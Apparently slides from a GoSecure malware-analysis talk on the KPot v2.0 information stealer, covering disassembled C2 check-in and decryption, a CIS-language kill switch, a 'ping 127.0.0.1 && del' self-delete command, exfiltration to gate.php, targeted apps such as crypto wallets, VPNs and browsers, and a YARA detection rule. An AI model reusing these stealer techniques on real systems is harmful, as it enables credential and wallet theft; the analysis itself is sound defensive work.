Figure: KPot v2.0 - CnC Checkin HTTP Response

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KPot v2.0 - CnC Checkin Base64 Decoding



```
0x0040fd40    call dword [edi + 0x414078] ; "j\xf2@" ; call 0x0040f26a or CncCheckin_1 edi +
0x0040fd46    add edi, 4
0x0040fd49    add esp, 0x18
0x0040fd4c    mov esi, eax      ; CncCheckin Response Base64 Data
0x0040fd4e    cmp edi, 0xc      ; 12
0x0040fd51    jb 0x40fd24

0x0040fd53    cmp esi, ebx
0x0040fd55    je 0x40fd8d

0x0040fd57    lea eax, [var_8h]
0x0040fd5a    push eax
0x0040fd5b    mov eax, dword [decodedCncResponseData]
0x0040fd5e    mov ecx, esi
0x0040fd60    call LocalBase64Decode ; Decode CncResponse to eax
0x0040fd65    mov edi, eax
0x0040fd67    pop ecx
0x0040fd68    cmp edi, ebx
0x0040fd6a    je 0x40fd8d
```

Figure: KPot v2.0 - CnC Checkin Base64 Decoding

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KPot v2.0 - CnC Checkin Response Base64 Decoded

00000000	7a 78 45 03 59 07 40 7b 00 69 65 03 5b 7c 50 01	zx.E.Y.@{.ie.[P.
00000010	14 16 30 77 24 7f 3c 07 6e 07 65 05 58 63 58 08	..0w\$.<.n.e.XcX.
00000020	65 7f 43 1c 5a 69 2e 0e 74 14 1d 7f 27 12 3e 51	e.C.Zi..t...'.>Q
00000030	3b 39 10 53 1c 57 2e 15 76 0a 15 70 28 08 33 6f	;9.S.W...v..p(.3o
00000040	14 63 5a 5e 07 51 5d 60 1f 2c 2c 46 46 12 3e 77	.cZ^.Q]`.,,FF.>w
00000050	19 08 36 70 2d 64 2e 15 14 39 24 42 0e 2c 15 51	..6p-d...9\$B.,.Q
00000060	6e 16 2b 75 3a 77 33 08 74 0a 0b 6d 5a 12 3e 77	n.+u:w3.t..mZ.>w
00000070	19 08 36 70 2d 64 2e 15 00 68 66 06 35 12 25 75	..6p-d...hf.5.%u
00000080	07 00 39 7f 37 69 15 2f 42 33 20 5d 1a 12 15 48	..9.7i./B3]...H
00000090	3f 16 2b 75 3a 77 33 08 74 0a 0b 6d 40 63 15 48	?.+u:w3.t..m@c.H
000000a0	3f 65 2b 6d 2f 64 30 08 73 1d 06 6d 35 68 14 43	?e+m/d0.s..m5h.C
000000b0	2e 3b 04 40 07 50 18 26 54 7d 08 76 0f 3e 0a 44	.;. @.P.&T}.v.>.D
000000c0	24 39 2b 6d 2f 64 30 08 73 1d 06 6d 35 7d 3e 6f	\$9+m/d0.s..m5}>o
000000d0	0c 1b 35 70 2a 73 23 15 6e 69 61 02 35 12 25 75	..5p*s#.nia.5.%u
000000e0	07 00 39 7f 37 69 2e 15 75 1d 18 7b 27 00 3e 6f	..9.7i..u..{'.>o
000000f0	14 16 30 77 24 7f 3c 07 6e 07	..0w\$.<.n.

Figure: KPot v2.0 - CnC Checkin Base64 Decoded

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KPot v2.0 - Decoded and XOR Decrypted CnC Payload

```
11111111111111__DELIMM__[victim_public_ip_address]__DELIMM__appdata__GRABBER__*.log,*.*.txt,  
__GRABBER__%appdata%__GRABBER__0__GRABBER__1024__DELIMM__desktop_txt__GRABBER__*.txt,  
__GRABBER__%userprofile%\Desktop__GRABBER__0__GRABBER__150__DELIMM____DELIMM____DELIMM__
```

Figure: KPot v2.0 - CnC Decoded and Decrypted Response



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KPot v2.0 - CnC Checkin Routine Language Check

```
0x004101bb    mov eax, dword [arg_8h]
0x004101be    push 0x10          ; 16
0x004101c0    pop edx
0x004101c1    mov ecx, edi
0x004101c3    call ParseCncResponseFirstValue
0x004101c8    call CheckLanguage
0x004101cd    test al, al
0x004101cf    jne 0x4101e0

0x004101d1    push dword [arg_ch]
0x004101d4    push dword [arg_8h]
0x004101d7    push edi          ; CncCheckinResponseDecoded
0x004101d8    call CncResponseStealer ; if Language Doesn't Match
0x004101ad    add esp, 0xc
```

Figure: KPot v2.0 - CnC Checkin Routine Language Check



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KPot v2.0 - Language List

- LANG_RUSSIAN
- LANG_ARMENIAN
- LANG_AZERI
- LANG_SUBLANG_AZERI_LATIN
- LANG_GEORGIAN
- LANG_TAJIK
- LANG_CROATIAN
- LANG_UZBEK
- LANG_SUBLANG_UZBEK_LATIN



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KPot v2.0 - Stealer Modules

```
0x004102cb    call CncCheckinRoutine
0x004102d0    pop ecx
0x004102d1    pop ecx
0x004102d2    test al, al
0x004102d4    jne 0x4102eb

0x004102d6    lea eax, [lpFilename]
0x004102dc    push eax          ; arglist = lpFilename
0x004102dd    call PingDelete
0x004102e2    pop ecx
0x004102e3    push 0           ; uExitCode
0x004102e5    call dword [kernel32_ExitProcess] ; 0x415
```

Figure: KPot v2.0 - Deleting Itself



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KPot v2.0 - Self Delete Routine

```
400000.rec.00390228
■ lea esi,dword ptr ss:[ebp-14]
mov eax,AS
call 400000.rec.38C98F
push dword ptr ss:[ebp+8] ; [ebp+8]:L"C:\\\\Users\\\\malware\\\\Desktop\\\\process_3756\\\\400000.rec.exe"
lea eax,dword ptr ss:[ebp-50]
push eax
mov ebx,136
lea edi,dword ptr ss:[ebp-4C4]
call 400000.rec.385188
pop ecx
pop ecx
push 104
lea eax,dword ptr ss:[ebp-258]
push eax
mov eax,esi ; esi:L"/c ping 127.0.0.1 && del \"%s\""
push eax
call dword ptr ds:[<&ExpandEnvironmentStringsw>]
pop edi
pop esi ; esi:L"/c ping 127.0.0.1 && del \"%s\""
pop ebx
test eax,eax
je 400000.rec.390284
```

```
400000.rec.0039026A
xor eax,eax
push eax
push eax
lea ecx,dword ptr ss:[ebp-4C4]
push ecx
lea ecx,dword ptr ss:[ebp-258]
push ecx
push eax
push eax
call dword ptr ds:[<&ShellExecuteW>]
```

```
400000.rec.00390284
leave
ret
```



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KPot v2.0 - Stealer Modules

- Discord
- Earth VPN
- Electrum
- Etheurim
- Filezilla
- Firefox
- Screen Capture
- Skype
- Internet Explorer
- Monero
- Nord VPN
- Outlook
- Pidgen IM
- Remote Desktop
- Steam
- Total Commander
- WinSCP



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KPot v2.0 - Stealer Modules Language Check

The screenshot shows two sections of assembly code. The top section is enclosed in a box and contains:

```
0x004102eb    call CheckLanguage
0x004102f0    test al, al
0x004102f2    jne 0x41035e
```

The bottom section is also enclosed in a box and contains:

```
0x004102f4    lea eax, [var_20h]
0x004102f7    push eax
0x004102f8    lea eax, [ppstm]
0x004102fb    push eax
0x004102fc    call ModuleSystemInfoStealer
```

A red arrow points from the end of the first section's code down to the start of the second section's code.

Figure: KPot v2.0 - Stealer Modules Language Check



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KPot v2.0 - CnC Exfiltration

```
0x0040fdc3    call StringDecoder_1 ; Decode string "POST"
0x0040fdc8    push 0x7b          ; '{' ; 123
0x0040fdca    lea   esi, [var_2ch]
0x0040fdcd    pop   eax
0x0040fdce    call StringDecoder_1 ; Decode string "%S/gate.php"
0x0040fdd3    push 0x7d          ; '}' ; 125
0x0040fdd5    lea   esi, [var_108h]
0x0040fddb    pop   eax
0x0040fddc    call StringDecoder_1 ; Decode string Host: %S
0x0040fde1    mov   ecx, edi
0x0040fde3    call LocalGetStringLength
0x0040fde8    push  eax
0x0040fde9    mov   eax, edi
0x0040fdbb    push  eax
0x0040fdec    push dword [var_4h]
0x0040fdef    push dword [lpMem]
0x0040fdf2    call CncCheckinResponseEncryptDecrypt
```

Figure: KPot v2.0 - CnC Exfiltration

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
Threat Actor Hypothesis

 GoSECURE



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Threat Actor Hypothesis - ValidCC Website Relationship



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Threat Actor Hypothesis - ValidCC Website

① <https://validcc.ws/login.php>

1 FIRST STEP LOGIN - Enter username and password:

Username

Password

[Next step](#)

CLICK HERE IF YOU CAN'T LOG INTO YOUR ACCOUNT

[REGISTRATION](#)

USE ONLY DOMAIN: VALCC.BAZAR

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KPot v2.0 - Yara Signature

```
rule kpot_v2{
    meta:
        author = "TITAN"
        company = "GoSecure"
        description = "KPot v2.0 Operation Lawyer Loot"
        created = "2019-09-15"
        reference = "e66ba8277ea31ccb49a1b1ef6d612b9b"
        type = "malware stealer"
        os = "windows"
    strings:
        $s0 = "%s\\Outlook.txt" wide
        $s1 = "POP3 Password" wide
        $s2 = "IMAP Password" wide
        $s3 = "HTTP Password" wide
        $s4 = "SMTP Password" wide
        $s5 = "password-check"
        $h0 = { 50 ?? ?? ?? ?? ?? ?? 83 c7 04 83 c4 18 ?? ?? 83 ff ??}
        $h1 = { b9 19 04 00 00 66 3b c1 }
    condition:
        (uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550) and
        ($h0 and $h1) and ($s0 or $s1 or $s2 or $s3 or $s4 or $s5)
}
```

Figure: KPot v2.0 - Yara Signature



I has a Question Plz?

GoSECURE



terminal

```
malware@home ~$ git clone https://github.com/lillypad/fkks.git
malware@home ~$ cd fkks/
malware@home ~$ mupdf docs/index.pdf &
malware@home ~$
```



Thank You!

GoSECURE



- https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions
- <https://github.com/m0n0ph1/Process-Hollowing>
- <http://blog.sevagas.com/?PE-injection-explained>
- https://en.wikipedia.org/wiki/DLL_injection